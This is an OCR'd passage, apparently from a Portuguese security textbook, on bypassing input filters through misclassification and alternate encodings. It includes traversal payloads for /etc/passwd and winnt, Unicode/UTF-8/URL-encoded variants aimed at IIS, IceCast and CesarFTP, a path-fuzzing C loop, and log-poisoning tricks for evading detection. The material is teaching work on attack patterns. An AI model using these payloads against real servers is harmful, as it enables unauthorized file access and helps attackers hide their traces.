


Figura 6.13: Uma tela do IDA com notas acrescentadas ao código. Monitorar o trabalho no IDA é essencial.

A Figura 6.13 mostra uma captura de tela do IDA com notas acrescentadas a locais interessantes. A saída do GDB pode ser diretamente colada no disassembly do IDA. Pressionar a tecla de ponto-e-vírgula no IDA permite a inserção de comentários repetíveis. Monitorando a chamada, descobrimos que muitos caracteres são removidos e que o nome de arquivo nesse caminho (quebrado) foi "removido"

Mergulhando um pouco mais fundo no programa, encontramos uma outra função utilizada para verificar o formato da solicitação "limpa". Como se a idéia de procurar entrada maliciosa não fosse suficientemente ridícula por si só, essa função na verdade é nomeada `INTutil_uri_is_evil_internal` (que divertido!) Essa função adicional deve supostamente capturar hackers maliciosos que estão atacando o sistema.

A chamada deve retornar TRUE ou FALSE dependendo se o URI tiver sido determinado como "malicioso". Isso é muito interessante, portanto vamos começar a fazer a engenharia reversa nessa chamada. Obviamente, devemos ser capazes de passar por essa chamada durante qualquer ataque real. A engenharia reversa dessa função pelo IDA é algo assim:

```
.text:00056140 ! ||||||||||||||| S U B R O U T I N E
.text:00056140
.text:00056140
.text:00056140                    .global INTutil_uri_is_evil_internal
.text:00056140 INTutil_uri_is_evil_internal:
.text:00056140                    ldsb    [%o0], %o1
.text:00056144                    mov     1, %o3
.text:00056148                    mov     2, %o4
.text:0005614C                    cmp     %o1, 0
.text:00056150                    be,pn   %icc, loc_561F4
.text:00056154                    mov     %o0, %o5
.text:00056158                    mov     %o2, %o0
.text:0005615C                    mov     0, %o2
.text:00056160                    cmp     %o1, 0x2F
.text:00056164
.text:00056164 loc_56164:
.text:00056164                    bne,a   %icc, loc_561DC
...
```

Configuramos um breakpoint e examinamos os dados entrando nessa chamada como a seguir:

```
(gdb) x/8s $o0
0x97f030:        "/usr/local/iplanet/servers/docs/test_string.greg///"
0x97f064:       "ervers/docs"
0x97f070:        "/usr/local/iplanet/servers/docs"
0x97f090:       ""
0x97f091:       "\227ð\230"
0x97f095:       ""
0x97f096:       ""
0x97f097:       ""
```

Nesse exemplo, nosso breakpoint é disparado depois que fornecemos este URL:

```
http://172.16.10.10/test_string.greg/%2F//.
```

Nesse ponto, podemos ver que os caracteres codificados em hexadecimal no URI já terão sido convertidos no momento que ele alcançar esse ponto. Por meio de alguma

outra investigação, também observamos que a verificação "maliciosa" nunca é feita para o URL a seguir:

```
http://172.16.10.10/../../../../../../etc/passwd
```

Isto é, quando acessamos diretamente o arquivo de senha, ocorre alguma verificação no programa que nega nossa solicitação antes mesmo de a verificação "maliciosa" executar. Nunca conseguimos chegar à verificação "maliciosa"! Claramente, há múltiplos pontos no programa que verificam hostilidades na nossa entrada.

Curiosamente, quando o caminho é prefixado com um subdiretório, alcançamos a verificação "maliciosa":

```
http://172.16.10.10/sassy/../../../../../../etc/passwd
```

Nesse caso, não há necessidade do subdiretório "sassy". A idéia crítica é que estamos confundindo a lógica do programa. Posicionando um subdiretório fictício no caminho, a lógica se ramifica de maneira diferente do que se uma solicitação direta fosse feita para o arquivo de senha.

Isso significa que derrotamos a primeira verificação na nossa entrada. Se múltiplas verificações e desvios como essas parecem estar ocorrendo, isso é uma boa indicação de que você acabará encontrando um caminho no programa. Um programa mais bem projetado normalmente terá um único ponto coesivo onde uma verificação ou conjunto de verificações ocorre. (Observe que em alguns casos interessantes, nenhuma verificação é necessária porque o programa-alvo é confinado a um diretório (CHROOTed) ou utiliza algum outro mecanismo de segurança).

Classificação incorreta

A classificação é muito importante no software. Depois que uma decisão de classificação é tomada, um conjunto completo da lógica é executado. Portanto, equívocos na classificação podem ser fatais.

O software conta intensamente com a classificação. Depois que uma decisão quanto à raiz é tomada, o software faz chamadas a módulos particulares e/ou roda em grandes conjuntos de sub-rotinas. Um bom exemplo da classificação de solicitação e seus perigos inerentes envolve a maneira como os servidores HTTP decidem sobre o tipo de arquivo que é solicitado: scripts devem ser tratados pelo mecanismo de criação de scripts, executáveis pelo mecanismo cgi e arquivos de texto normais pelo mecanismo normal de arquivo de texto. Hackers maliciosos descobriram há muito tempo como solicitar um arquivo e ao mesmo tempo levar o servidor Web a acreditar que o arquivo era algo completamente diferente. O uso mais disseminado dessa técnica envolve furtar binários dos programas cgi ou arquivos script que contêm senhas codificadas diretamente no programa (*hard-coded*) e outras lógicas interessantes.

Padrão de ataque: Causar a classificação incorreta do servidor Web

Uma série muito famosa dos problemas de classificação ocorre quando um servidor Web examina os últimos poucos caracteres de um nome de arquivo para determinar o tipo de arquivo que ele é. Há muitas maneiras de tirar proveito desses tipos de problemas — acrescentar certas strings a nomes de arquivo, adicionar pontos etc.

* **Exemplo de ataque: Classificação incorreta no especificador dos fluxos de arquivos NTFS**

  Um dos bugs na classificação incorreta de um servidor Web pode ser visto acrescentando-se a string `::$DATA` ao final de um nome de arquivo. O código do servidor Web examina os três últimos caracteres na string e vê `ATA`. Como resultado, se você solicitar `/index.asp::$data`, o servidor Web não conseguirá detectar o fato de que o que está sendo solicitado é um arquivo ASP e irá retornar passivamente o conteúdo do arquivo (expondo aos invasores alguma lógica que permanecia cuidadosamente oculta). O bug "dot asp" é um outro exemplo da classificação incorreta.

Criando solicitações "equivalentes"

Vários comandos estão sujeitos à análise sintática ou filtragem. Em muitos casos um filtro só leva em consideração uma maneira particular de formatar um comando. O fato é que normalmente o mesmo comando pode ser codificado de milhares de maneiras diferentes. Em muitos casos, uma codificação alternativa para o comando produzirá exatamente os mesmos resultados do comando original. Portanto, dois comandos que parecem diferentes na perspectiva lógica de um filtro acabam produzindo o mesmo resultado semântico. Em muitos casos, um comando codificado de maneira alternativa pode ser utilizado para atacar um sistema de software, porque o comando alternativo permite que um invasor realize uma operação que, do contrário, seria bloqueada.

Mapeando a camada de API

Uma boa abordagem para ajudar a identificar e mapear possíveis codificações alternativas envolve escrever um pequeno programa que faz um loop em todas as possíveis entradas para uma dada chamada API. Esse programa pode, por exemplo, tentar codificar nomes de arquivo de diversas maneiras. Para cada iteração do loop, o nome do arquivo desfigurado pode ser passado para a chamada API e o resultado pode ser observado.

O seguinte trecho de código faz loop por muitos possíveis valores que podem ser utilizados como um prefixo para a string `test.txt`. Os resultados da execução de um programa como este pode ajudar-nos a determinar quais caracteres podem ser utilizados para realizar um ataque de percurso relativo `../../` (pontos e barras)

```
int main(int argc, char* argv[])
{
    for(unsigned long c=0x01010101;c != -1;c++)
    {
            char _filepath[255];

        sprintf(_filepath, "%c%c%c%c\\test.txt", c >> 24, c >> 16, c >> 8, c&0x000000FF );

try
{
FILE *in_file = fopen(_filepath, "r");

if(in_file)
{
        printf("checking path %s\n", _filepath);
        puts("file opened!");
        getchar();
        fclose(in_file);
}
}
catch(...)
{
        }
    }

    return 0;
}
```

Pequenas modificações (porém, automáticas) podem ser feitas à string de maneiras criativas. Em última instância, a string modificada é reduzida a uma tentativa de utilizar diferentes truques para obter o mesmo arquivo. Por exemplo, uma das tentativas resultantes poderia tentar um comando como este:

```
sprintf(_filepath, "..%c\\..%c\\..%c\\..%c\\scans2.txt", c, c, c, c);
```

Uma boa maneira de pensar sobre esse problema é pensar em camadas. A camada da chamada API é o que os exemplos mostrados aqui estão mapeando. Se um engenheiro posicionar quaisquer filtros na frente da chamada API, esses filtros poderão ser considerados como camadas adicionais, empacotando o conjunto original de possibilidades. Avaliando todas as possíveis entradas que podem ser fornecidas na camada de API, podemos começar a descobrir e exercitar quaisquer filtros existentes no software. Se soubermos que o software definitivamente utiliza chamadas API de arquivo, poderemos tentar todos os tipos de truques de codificação do nome de arquivo que conhecemos. Se tivermos sorte, conseqüentemente um dos conjuntos dos truques de codificação funcionará e poderemos passar nossos dados com sucesso pelo filtro e para a chamada API.

Com base nas técnicas descritas no Capítulo 5, podemos listar alguns possíveis códigos de escape que podem ser injetados em chamadas API (boa parte destes ajudam no problema de evitação de filtros). Se os dados por fim são colocados em um shell, por exemplo, poderíamos ser capazes de fazer com que os códigos de controle tenham efeito. Uma chamada particular pode gravar dados em um arquivo ou em um fluxo destinado a ser visualizado em um terminal ou em um programa cliente. Como um exemplo simples, a string a seguir contém dois caracteres de backspace que provavelmente aparecem na execução do terminal:

```
write("echo hey!\x08\x08");
```

Quando o terminal interpreta os dados que passamos, a saída não irá conter os dois últimos caracteres da string original. Esse tipo de truque vem sendo utilizado há muito tempo para corromper dados nos arquivos de log. Os arquivos de log capturam todos os tipos de dados sobre uma transação. Seria possível inserir caracteres nulos (por exemplo, `%00` ou `'\0'`) ou adicionar tantos caracteres extras à string que a solicitação permaneceria truncada no log. Imagine uma solicitação com mais de mil caracteres extras presa à extremidade. Em última instância, a string pode ser aparada no arquivo de log e os dados reveladores importantes que expõem um ataque serão perdidos.

Caracteres fantasma

Os caracteres fantasma são caracteres extras que podem ser adicionados a uma solicitação. Os caracteres extras não são projetados para afetar a validade da solicitação. Um dos exemplos fáceis envolve a adição de barras extras a um nome de arquivo. Em muitos casos, as strings

```
/algum/diretório/teste.txt
```

e

```
//////////////////algum//////////////diretório//////////////teste.txt
```

são solicitações equivalentes.

❊ **Exemplo de ataque: Codificação alternativa com caracteres fantasma em servidores FTP e servidores Web**

Um bom exemplo que abrange o uso de codificações alternativas e caracteres fantasma pode ser encontrado em muitas implementações de servidores FTP e Web. Algumas implementações filtram as tentativas de executar um ataque de percurso de diretório [*directory traversal*]. Em algumas explorações, se o invasor fornecer uma string como `.../.../.../winnt`, o sistema não conseguirá filtrar as coisas apropriadamente e o invasor ganhará ilegalmente acesso a um diretório "protegido". A chave para esse tipo de ataque reside no fornecimento de "..." iniciais (observe os três pon-

Padrão de ataque: Codificação alternativa dos caracteres iniciais fantasmas

Algumas APIs removerão certos caracteres iniciais de uma string de parâmetros. Talvez esses caracteres sejam considerados redundantes e por essa razão são removidos. Uma outra possibilidade é a lógica do parser no começo da análise ser de alguma maneira especializada que faz com que alguns caracteres sejam removidos. O invasor pode especificar múltiplos tipos de codificações alternativas no começo de uma string como um conjunto de investigações.

Uma possibilidade comumente utilizada envolve a adição de caracteres fantasmas — caracteres extras que não afetam a validade da solicitação na camada da API. Se o invasor tiver acesso às bibliotecas API-alvo, certas idéias sobre ataques podem ser testadas diretamente antes de qualquer coisa. Depois que codificações alternativas com os caracteres fantasma surgem no teste, o invasor pode mover-se da fase de teste de API baseado em laboratório para testes de implementações de serviços do mundo real.

tos). Isso é comumente chamado *vulnerabilidade de triplo ponto*, mesmo sendo um indicativo de um problema muito mais sério do que consumir pontos extras.

Utilizando a API do sistema de arquivos como o alvo, todas as strings a seguir são equivalentes a muitos programas:

```
.../../../teste.txt
............/../../teste.txt
..?/../../teste.txt
..????????/../../teste.txt
../teste.txt
```

Como você pode ver, há muitas maneiras de criar uma solicitação semanticamente equivalente. Todas essas strings em última instância resultam em uma solicitação para o arquivo `../teste.txt`.

❊ **Exemplo de ataque: Codificação alternativa de triplo ponto no SpoonFTP**

Utilizando o triplo ponto, o invasor pode percorrer diretórios no SpoonFTP V1.1:

```
ftp> cd ...
250 CWD command successful.
ftp> pwd
257 "/..." is current directory.
```

Metacaracteres equivalentes

Os caracteres delimitadores também são especiais. Eles são utilizados para separar comandos ou palavras em uma solicitação. Os parsers tendem a procurar os delimitadores para determinar como o comando é dividido. Ao atacar uma chamada API-alvo, uma das técnicas comumente utilizadas envolve adicionar comandos extras

e fazer com que eles executem. Por essa razão, entender como codificar caracteres delimitadores é especialmente importante. Um filtro poderia remover ou, de outro modo, observar certos caracteres delimitadores. Identificar um separador de comando em uma entrada não-confiável é normalmente uma dica de que alguém está tentando inserir comandos extras.

Considere o caractere de espaço em branco usado para separar palavras (como nesta frase). Muitos sistemas de software aceitarão o caractere de tabulação como um substituto ao espaço em branco. Para o programa, espaço em branco é espaço em branco.

Padrão de ataque: Utilizando barras na codificação alternativa

Os caracteres de barra fornecem um caso particularmente interessante. Sistemas baseados em diretórios, como sistemas de arquivos e bancos de dados, em geral utilizam o caractere de barra para indicar o percurso entre os diretórios ou outros componentes contêineres. Por razões históricas obscuras, PCs (e, como resultado, SOs da Microsoft) optam por utilizar uma barra invertida, enquanto o mundo do UNIX em geral utiliza uma barra normal. O resultado esquizofrênico é que vários sistemas baseados na MS precisam entender as duas formas de barras. Isso oferece muitas oportunidades para que o invasor descubra e abuse de alguns problemas comuns de filtragem. O objetivo desse padrão é descobrir softwares servidor que só aplicam filtros a uma versão, mas não a outra.

❊ **Exemplo de ataque: Barras nas codificações alternativas**

As duas solicitações a seguir são equivalentes na maioria dos servidores Web:

```
http://target server/algum_diretório\..\..\..\winnt
```

é equivalente a

```
http://target server/algum_diretório/../../../winnt
```

Pode-se também tirar proveito de múltiplos problemas de conversão de codificação à medida que várias barras são instanciadas em URLs codificados em UTF-8 ou Unicode. Considere as strings

```
http://target server/algum_diretório\..%5C..%5C..\winnt
```

onde %5C é equivalente ao caractere \.

Metacaracteres de escape

Muitos filtros procuram todos os metacaracteres, mas talvez não percebam alguns que são utilizados como caracteres de "escape". Um caractere de escape normalmente precede uma seqüência especial de caracteres. A seqüência especial será convertida

em um outro caractere ou tratada como um caractere de controle mais tarde no fluxo de entrada.

Eis um exemplo de como os caracteres de escape poderiam ser filtrados. Observe que testar é necessário para determinar um comportamento real:

ESCn onde ESC não é modificado e n permanece como um caractere normal

ESCn onde ESC é removido e n permanece como um caractere normal

(Substitua n por um retorno de carro ou um byte nulo).

Padrão de ataque: Utilizando barras de escape na codificação alternativa

Fornecer uma barra invertida como um caractere inicial freqüentemente faz com que um parser acredite que o próximo caractere é especial. Isso é chamado de escape. Por exemplo, o par de bytes `\0` poderia resultar em um único byte zero (um NULL) sendo enviado. Um outro exemplo é `\t`, que às vezes é convertido em um caractere de tabulação. Freqüentemente, há uma codificação equivalente entre a barra invertida e a barra invertida de escape. Isso significa que `\/` resulta em uma única barra normal. Uma única barra normal também resulta em uma única barra normal. A tabela de codificação é esta:

/	/
\/	/

Ter duas maneiras alternativas de codificar o mesmo caractere leva a problemas de filtragem e abre avenidas a ataques.

❊ Exemplo de ataque: Barras de escape em codificações alternativas

Um ataque que tira vantagem desse padrão é muito simples. Se você acredita que o alvo poderia estar filtrando a barra, tente fornecer `\/` e veja o que acontece. Strings de comando de exemplo a experimentar incluem

```
CWD ..\/..\/..\/..\/winnt
```

que se convertem em muitas situações em

```
CWD ../../../../winnt
```

Para investigar esse tipo de problema, um pequeno programa C que usa rotinas de saída de string pode ser muito útil. Chamadas de sistema de arquivos são excelentes materiais de teste. Este trecho simples

```
int main(int argc, char* argv[])
{
    puts("\/ \\ \? \. \| ");
    return 0;
}
```

gera a saída

```
/ \ ? . |
```

Claramente, a barra invertida é ignorada e assim atingimos algumas codificações alternativas que podemos experimentar. Dado nosso exemplo anterior, podemos estender o ataque a fim de incluir outras possibilidades:

```
CWD ..\?\?\?\/..\/..\/..\/winnt
CWD \.\.\/\.\.\/\.\.\/\.\.\/winnt
CWD ..\|\|\|\|\/..\/..\/..\/winnt
```

Conversão de caractere

Os casos em que uma parte do software converte os dados antes de serem passados para a próxima parte também são bons alvos. Nessas "correntes de dados", os caracteres costumam ser convertidos várias vezes. Por exemplo, se um usuário fornecer o caractere + a um servidor Web-padrão, ele será convertido em um espaço antes de ser utilizado no sistema de arquivos.

Padrão de ataque: Codificação Unicode

O Unicode é um sistema para codificação de strings de caracteres em uma representação de 16 bits de modo que os caracteres a partir de diferentes idiomas possam ser representados. O Unicode envolve a utilização de 2 bytes para cada caractere em vez do único byte habitual encontrado na codificação ASCII. Qualquer sistema ciente de Unicode pode ser capaz de converter strings Unicode em strings de bytes ASCII. Se o idioma nativo utilizado pelo sistema ou APIs exigir strings normais de bytes, o sistema pode então oferecer uma tradução a partir do Unicode.

A vantagem para um invasor começa quando alguns componentes do sistema não são cientes de Unicode. Nesse caso, o invasor poderia fornecer uma string Unicode na esperança de que um mecanismo de filtragem ou mecanismo de classificação não consiga entender a solicitação. Isso pode resultar em evitar passar por um filtro de conteúdo e/ou possivelmente fazer com que a aplicação direcione uma solicitação incorretamente.

❊ Exemplo de ataque: Codificações Unicode no servidor IIS

Uma técnica muito comum para um ataque Unicode envolve percorrer diretórios procurando arquivos interessantes. Um exemplo dessa idéia aplicada à Web é:

```
http://target.server/some_directory/../../../winnt
```

Nesse caso, o invasor está tentando percorrer um diretório que supostamente não deve fazer parte dos serviços Web-padrão. O truque é relativamente óbvio, boa parte dos servidores e scripts Web impedem esse tipo de ataque. Entretanto, utilizando truques de codificação alternativa, um invasor poderia ser capaz de acessar filtros de solicitação mal implementados.

Em outubro de 2000, um hacker revelou publicamente que o servidor IIS da Microsoft sofria de uma variação desse problema. No caso do IIS, tudo o que um invasor teria de fazer era fornecer codificações alternativas para os pontos e/ou barras encontradas em um ataque clássico. As conversões Unicode são:

.	C0 AE
/	C0 AF
\	C1 9C

Utilizando essa conversão, o URL anteriormente exibido pode ser codificado como

```
http://target.server/some_directory/%C0AE/%C0AE/%C0AE%C0AE
/%C0AE%C0AE/winnt
```

Padrão de ataque: Codificação UTF-8

UTF-8 é um sistema para codificação de caracteres que utiliza um número variável de bytes. Em vez de simplesmente utilizar 2 bytes como no Unicode, um caractere pode ser codificado com 1, 2 ou mesmo 3 bytes. Os caracteres descritos no subgrupo Unicode anterior são mostrados aqui codificados com os três bytes em UTF-8:

.	F0 80 AE
/	E0 80 AF
\	F0 81 9C

A RFC que define a codificação UTF-8 é a RFC-2044. O UTF-8 é um alvo fácil pelas mesmas razões que o Unicode é.

Padrão de ataque: Codificação URL

Em muitos casos, um caractere pode ser codificado como %HEX-CODE nas strings de URLs. Isso levou a alguns dos clássicos problemas de filtragem.

❊ **Exemplo de ataque: Codificações de URL no servidor IceCast MP3**

O tipo a seguir da string codificada é conhecido por percorrer diretórios contra o servidor IceCast MP3:[9]

```
http://[targethost]:8000/somefile/%2E%2E/target.mp3
```

ou utilize "/%25%25/" em vez de "/../".

❊ **Exemplo de ataque: Codificações de URL no firewall de aplicação Titan**

O firewall de aplicação Titan não consegue decodificar caracteres codificados em hexadecimal e em URL. Por exemplo, ele não filtra %2E.

Há muitos outros exemplos de codificação alternativa. Estes incluem Unicode ucs-2, códigos de escape HTML e até alterações triviais que envolvem problemas com o uso de caracteres maiúsculos e minúsculos e conversão de espaços em caracteres de tabulação.

Todas essas situações de codificação permitem uma brincadeira de codificação.

Padrão de ataque: Endereços IP alternativos

Intervalos de um endereço IP podem ser representados utilizando métodos alternativos. Eis alguns exemplos:

```
192.160.0.0/24
192.168.0.0/255.255.255.0
192.168.0.*
```

Ataques clássicos de codificação podem também ser direcionados contra números de IP.

❊ **Exemplo de ataque: Endereços IP sem pontos no Internet Explorer**

Codificação alternativa de números de IP impõe problemas aos filtros e a outras medidas de segurança que precisam interpretar valores adequadamente como portas e endereços IP. Filtragem de URL em geral é infestada com muitos problemas. O pacote do Microsoft Internet Explorer permite a especificação do endereço IP em diversos formatos de número.[10] Eis algumas maneiras equivalentes de solicitar o mesmo site Web na Internet:

```
http://msdn.microsoft.com
http://207.46.239.122
http://3475959674
```

---

9. Para informações adicionais, visite http://www.securitytracker.com/alerts/2001/Dec/1002904.html.

10. Para informações adicionais, visite http://www.securitytracker.com/alerts/2001/Oct/1002531.html.

Ataques combinados

Em última instância, todos os truques descritos aqui podem ser combinados de várias maneiras.

Padrão de ataque: Barras e codificação URL combinadas

Combine dois (ou mais) truques de codificação.

❊ **Exemplo de ataque: Codificações combinadas no CesarFTP**

Alexandre Cesari distribuiu um servidor FTP freeware para o Windows que não consegue fornecer filtragem adequada contra múltipla codificação. O servidor FTP, CesarFTP, inclui um componente de servidor Web que poderia ser atacado com uma combinação do triplo ponto e ataques de codificação de URL.

Um invasor poderia fornecer um URL que incluísse uma string como

```
/...%5C/
```

Essa é uma exploração interessante porque envolve uma agregação de vários truques — o caractere de escape, codificação de URL e o triplo ponto.

Envenenamento de auditoria

Até aqui, focalizamos os ataques contra filtros ou as decisões de classificação tomadas pelos servidores. Uma outra área em que o ofuscamento de caracteres é útil é na manipulação de arquivos de log. Há muitos exemplos práticos em que invasores confundem o arquivo de log a fim de escapar da detecção. Essa é uma excelente técnica para evitar criar evidência forense confiável.

Padrão de ataque: Logs web

